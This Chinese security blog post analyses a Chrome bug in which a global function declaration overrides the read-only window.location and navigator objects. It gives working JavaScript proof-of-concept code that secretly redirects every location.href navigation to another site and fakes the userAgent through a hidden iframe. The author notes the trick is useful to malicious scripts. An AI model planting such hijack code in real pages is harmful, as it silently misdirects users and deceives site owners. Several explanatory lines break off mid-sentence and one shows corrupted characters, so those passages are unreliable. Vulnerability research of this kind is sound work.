Chrome出了个小bug：论如何在Chrome下劫持原生只读对象

阿里聚安全 / 2016-12-13 08:26:28 / 浏览数 2766 安全技术 漏洞分析 顶(0) 踩(0)

Chrome出了个小bug：论如何在Chrome下劫持原生只读对象

概述

众所周知，虽然JavaScript是个很灵活的语言，浏览器里很多原生的方法都可以随意覆盖或者重写，比如alert。但是为了保证网页的安全性和网页制作者的一定控制权，有些
50+ 版本中，通过一些技巧可以轻易地重写这些对象，从而让恶意代码可以控制网页编写者的跳转行为。

实现window.location

location对象是个很特殊的浏览器内置对象，一般情况下是无法修改的，为了寻找是否有一种方法可以做到这件事，我做了一些尝试并得出了相应的结论：

1.无法修改location对象，直接修改会导致页面跳转：

```
window.location = {};
```

2.无法通过Object.defineProperty来修改属性的configurable和writable，因此无法使用Object.watch及各种polyfill。

```
Object.defineProperty(location,"href",{"configurable": true});
```

3.可以用Proxy对象代理location，但因为原因1，无法用locationProxy重写location对象。


```
    var locationProxy = new Proxy(location, {
set: function (target, key, value, receiver) {
console.log(target, key, value, receiver);
}});
```

4.可以freeze，使得对location.href赋值失效。然而这会影响到正常流程，因为光这样用户的代码逻辑就无法走通，劫持就失去了意义。


```
    Object.freeze(window.location)
Object.freeze(window)
```

看上去似乎没有任何办法能够做到了？然而山重水复疑无路，柳暗花明又一村。在尝试中我发现Chrome浏览器有个bug：在全局域里使用和location同名的函数声明，在函

```
    function location(){}
```



这样就可以起到重写并hook掉location的作用。而这个方法也只有在Chrome下有用，其它浏览器（如Firefox或者Edge）会提示 TypeError: can't redefine non-configurable property location



那么既然拿到了修改的方法，应该如何合理地劫持它呢？ 首先需要备份一下location对象本身，但由于我们的关键函数 function location(){}
本身是需要在全局域中执行，并且会自动提升，因此无法直接存储location对象。但是很多人都忽略的一点window.document对象中还有一份location对象，而这个对象，

```
    var _location = window.document.location;
```

之后需要做的事情就是在劫持某些操作的时候，又保证正常的操作不会出问题，否则很容易被发现。我们可以使用ES5中的一些魔法方法，比如__proto__■__defineSet
的赋值操作，拦截并转向freebuf：

```
    location.__proto__ = _location;

location.__defineSetter__('href', function(url) {
_location.href = "http://www.freebuf.com";
});

location.__defineGetter__('href', function(url) {
return _location.href;
});
```

或者使用ES6的Proxy代理，也同样可以实现相同功能：

```
    window.location = new Proxy(_location, {
set: function(target, prop, value, receiver){
if (prop !== 'href'){
Reflect.set(target, prop, value, receiver);
}else{
target.href = "http://www.freebuf.com";
}
}
})
```

最后，我们再将location对象设置为只读，防止轻易被修改

```
    Object.defineProperty(window,"location",{"writable": false});
```

这样就实现了一个暗藏玄机的window.location，偷偷将页面里所有通过location.href做的跳转改到了目标网站（freebuf）。

实现window.navigator

就像我开头说的一样，不止是location，navigator对象我们也可以通过这种方法偷偷篡改，让网站得到的浏览器信息（如userAgent）失真，要注意的重点就是如何找到一

```
    var _navigator;

function navigator(){}

var frame = document.createElement('iframe');
frame.width = frame.height = 0;
frame.style.display = "none";
document.lastChild.appendChild(frame);

_navigator = window.frames[0].window.navigator;

window.navigator = new Proxy(_navigator, {
set: function(target, prop, value, receiver){
return Reflect.set(target, prop, value, receiver);
```

```
},
get: function(target, prop, receiver){
if (prop === 'userAgent'){
return "this is a faked userAgent";
}
return target[prop];
}
})
```

这段代码实现了让用户访问window.navigator.userAgemt时返回了一个假UA串。

总结

这个bug在Chrome 50至最新版内核中均存在，包括但不限于Chrome和各种使用Chromium内核的浏览器（Opera, UC）等。虽然由于局限性，独立存在的意义不大，但是在一些恶意脚本里还是存在一些利用的价值。

作者：负羽@阿里安全，更多安全类文章，请访问阿里聚安全博客

上一篇：XSS Bypass Cookbook 下一篇：Tomcat、Weblogic、J...

1. 0 条回复
   - 动动手指，沙发就是你的了！